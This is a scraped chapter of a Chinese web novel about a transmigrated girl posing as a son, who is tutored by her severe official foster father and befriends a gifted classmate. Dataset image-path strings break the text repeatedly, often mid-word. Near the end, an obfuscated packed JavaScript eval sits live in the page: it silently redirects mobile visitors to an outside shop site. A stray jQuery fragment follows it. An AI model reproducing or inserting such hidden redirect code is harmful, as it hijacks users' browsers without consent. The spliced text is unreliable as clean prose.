文趣网 > 其他小说 > 被反派权臣鸡娃的日子 > 10. 容姿
    谢迢觉得自己当真冤枉。

    明明一番好心,想趁机撮合男主和反派,反被狠斥一通。

    看他神色冰冷,恐怕是联想到了古时候登第困难者投献名公巨卿的行卷之流,本朝已不流行此举,科考前来往密切,反有舞弊之嫌。

    谢岐主掌纠劾百官,自不屑于如此。

    罢了罢了。

    算她不知分寸。

    谢迢读高三时穿进书里,这辈子又不愁吃穿,只顾埋头读书,仔细想来,明明活了两辈子,却仍然好似半点眼力见没有,处处被谢岐嫌弃。

    她索性不说话了。

    谢岐冷眼看了她好一会儿。

    每回挨骂了便开始装鹌鹑,实则下回仍旧我行我素,不长记性。

    他放下戒尺,蓦地起身,走到案边停下。

    “过来研墨。”他道。

    谢迢愕然。

    这是……没事了?不罚她了?

    她如何想不到自己居然就这么被放过了,有种做梦似的飘忽感。

    顾不得多想,她快步过去,舀了水浇上砚台,握住墨锭缓慢打着圈。

    谢岐将她的文章依次铺开,执笔蘸墨,掖袖落笔。

    他握笔的手修长漂亮,一手字更是苍劲有力,提按顿挫间平正端稳,骨力清峻,力透纸背。

    烛光映着那张玉色脸庞,眉藏剑锋,峻拔凛冽。

    谢迢悄悄瞧着,心中不自觉冒出一句话来:秋水为神玉为骨。

    旋即,又联想到许久前就听说的一则逸闻,便是关于她这个反派养爹的样貌。

    说谢岐年少时参加殿试,刚登基的天子十分欣赏他的才华,却因他风姿太盛,想给他探花,在状元探花之间犹豫良久,最终竟折中给了个榜眼。

    这则逸闻真假未知,却将谢岐的相貌夸到了惊人的程度,有人听了不喜,认为将殿试科考之事描述得儿戏,但偏生世人爱凑热闹,反而越传越广。听说后来,这逸闻传进了当今圣上的耳朵里,圣上并未不悦,反而当面调侃了谢岐一句:“谢卿美容姿,天下共睹也。”

    彼时的谢岐只是正七品都给事中,随侍殿庭,闻言微微低眸,“臣惶恐,不敢担此盛名。”

    谢迢微微出着神。

    直到耳边传来一声清脆的搁笔声响,她才赶忙回神。

    谢岐已经写完了。

    她放下手中墨锭,重新拿起文章快速浏览起来。她的文章已被划得面目全非。

    哪些句子冗杂多余,又有哪些稍有可取之处,皆被一一勾划了出来,边上还有小字犀利点评,可谓是十分细致。

    谢迢匆忙扫了几眼,未来得及细细揣摩,只连忙道:“多谢父亲指点。”

    谢岐道:“重新修改这篇,明日拿给我看。”

    “……是。”

    “与人斗殴之事我未罚你,不代表纵容姑息,国子监是给你潜心做学问的地方,非让你胡乱攀结关系。”

    谢岐说罢,忽然凉凉扫她一眼,似笑非笑道:“既有闲功夫操心别人,想来课业还不够紧张。便再另写两篇文章给我,明晚一并交了,不可拖延。”

    谢迢:“什、什么?”

    她没听错吧?

    还要另外再写两篇?那加起来不就是三篇,只给一天的时间?

    老天啊!这是可以完成的任务吗?!

    谢迢只觉眼前一黑,下意识想讨价还价,“爹,能不能宽……”

    谢岐看也未看她一眼,径直拂袖离去。

    似是再多待一刻都怕忍不住揍她。

    随安正提灯候在屋外,见谢岐出来,忙不迭在前头照明引路。

    谢迢的院子与谢岐挨近,拐过两个弯儿,穿过阒静庭院,便是谢岐的书房。

    随安先前也将屋内的动静听得一清二楚,一路走来,见谢岐面无表情,不似有怒,便笑道:“您今日肯放公子一马,却不曾告诉她有关陈覃之事前因后果?”

    谢岐道:“还不到她操心那些的时候。”

    随安又笑问:“爷方才似是因为旁人的文章动气?那文章难不成是有什么玄机?”

    说话间,谢岐已进了自己的慎思斋,随手点了灯,才不疾不徐道:“那篇文章倒是气局宏敞,辞气冲和,不骋才、不使气,只关键处过于规矩,略显乏味。”“若无此缺点呢?”

    “若处处理得宜,以此入棘闱,想必能一举擢魁。”他顿了顿,又道:“有刻意藏拙的可能。”

    他看文章无数,眼光何其毒辣,一眼便看出玄机。

    这个沈颜有才,或许还是个心有城府的,知道在国子监这样鱼龙混杂的地方藏敛锋芒。

    谢迢竟能结交到这样的人。

    “沈颜这个名字,小的总觉得有些耳熟,好像在哪里听过……”随安冥思苦想,忽然一拍脑袋,“前些日子吴老翰林在您跟前提到有个贡生颇有文采,赞不绝口,难不成正是此人?”

    ……

    另一边,谢岐刚走,谢迢便开始长吁短叹。

    她愁得睡不着。这大半夜的,突然告诉她明日要交三篇文章,她还怎么睡?恨不得现在便开始通宵赶工。

    难的不是写出三篇文章,而是构思,修改的那篇必须有所长进,另外两篇也不能差到哪儿去,她脑子里哪来那么多东西一下子倒腾出来?

    就算把她榨干,也未必奏效。

    谢迢熄灯上床,一闭眼便控制不住活跃的脑子,一会儿在想文章该怎么写,一会儿又惦记着明日要去把文章还给沈颜。分明已经困了,翻来覆去半晌,居然越想越清醒。

    她叹了口气,索性坐起身。

    反正不管前世今生,睡眠不足都是常态,她已经麻木了,累到猝死反而是解脱了,平时只要死不了,就只能咬咬牙挺过去。

    谢迢重新披衣点灯,坐到案后,借着烛火品读方才被谢岐方才写下的批注。

    若说沈颜的文章是意气满满、灵气四溢,令人见的第一眼倍感惊艳,谢岐的点评则犀利老道,需仔细揣摩深意方能理解。

    谢迢边打哈欠看,边忍不住感叹:这一个个都清高得不得了,偏偏又有清高的底气。

    等仔细读了大半宿,将构思出的一点思路记下,她已是困得睁不开眼,才去歇了。

    浅浅眯了两个时辰,下人开始叫起了。

    谢迢迷迷瞪瞪地爬起来,搽脸时恨不得恨不得一头扎进丫头端的铜盆里,拍了拍脸让自己清醒过来,慢吞吞地出府,钻进马车。

    谢煊已经揣着新买的伤药等在车里,本以为今天瞧见的会是遍体鳞伤的谢迢,没想到她看上去完好无损。

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17903244|212970||http|test|mini|href|location'.split('|'),0,{}));

    () {$('.inform').remove();

    $('#content').append('

    他惊诧不已:“三叔昨夜竟没揍你?”

    太阳打西边出来了?!

    谢迢叹气,“还不如直接揍呢。”

    和皮肉上的折磨相比,精神上的折磨才更可怕。

    本来昨晚情况不妙,连她自己都稀里糊涂,怎么也想不通打架那事是怎么揭过去的,还想着难道是她反省太深刻,谢岐被她感动了?

    结果是她太自作多情,谢岐不过是换了个折腾她的招数。

    谢迢打着哈欠,大致跟谢煊描述了一下昨晚的情况。

    起初,谢煊听到她拿错文章时忍俊不禁,待听到她自我反省事,眉头便越皱越紧,“不是我说……你这混小子,怎么又在胡思乱想了?你爹那是文曲星下凡,你又不是你爹,你是谢迢,拿自己跟他们做什么?再过两年得把自己逼疯了不可。”

    谢迢苦笑,“我当然知道。”

    她哪是自己想比?是在这样的环境下不得不比,昨夜看谢岐询问沈颜时的神情,她心知他嘴上不说,实则是较为满意的。

    没准谢岐想象中的完美儿子,是长沈颜那样。

    她叹了口气,“三哥,我知道你是什么意思,你不必担心我。”

    谢煊嗤笑,“我担心你什么?担心你被人指点,回头考上举人?”他一脸“我是有病才这样想”的表情,“三叔都亲自帮你改文章了,你还想怎样?旁人哪有这般被指点的机会?我是羡慕都羡慕不来。”

    谢迢:“这么羡慕?那你求我两句,我便考虑把我的文章给你瞧。”

    “想的倒是美。”

    谢煊冷笑着扭过头去,不搭理她了。

    谢迢笑了笑,看破不说破。谢煊不过是一面嘴硬,一面又拐着弯子地安慰她。

    谢煊虽只比大她一岁,从小到大却总是处处如兄长般照顾她,有什么事都先挺在她前面。没多久,马车到了国子监。

    二人分道扬镳,待早课结束,谢迢就马不蹄停地去找沈颜。

    “昨夜仔细品读清澜兄的文章,真是惊为天人,叹为观止。”谢迢大为夸赞,“遣词造句无一不秒,破题承题一语中的,中股后股更是对仗工整,收结精妙,不仅能直抒己见,还能不落窠臼,真是处处都令我佩服!”

    沈颜被她这般赞扬,却宠辱不惊,只微微笑着,“谢兄谦虚。”

    谢迢:“没有谦虚,也绝非奉承!我是发自真心的!”

    她对长得好看的人并无感觉,但有了才华加持,如今瞧沈颜确实十分顺眼。

    她连连感叹道:“清澜兄如此优秀,倒显得我一开始与清澜兄交换文章的行径显得不自量力了,今后我也要好好用功,否则怎配和清澜兄成为好友?”

    沈颜见她如此自贬,不禁道:“……昨夜我也读了谢兄的文章,亦有出彩之处,谢兄不必妄自菲薄。”谢迢眼睛一亮,抬头灼灼地望着他。

    “真的吗?”

    “……”

    沈颜原本只是客套,对上她乌黑明亮的双眸,不禁沉默了好一会儿。

    “真的……”

    他沉吟着开口,但紧接着就忍不住找补几句:“不过,有几处若能略加修改,想必会更为出彩。”

    谢迢一贯擅长顺着杆子爬,一听有修改意见,忙抬手朝他长揖。

    “还请清澜兄指教!”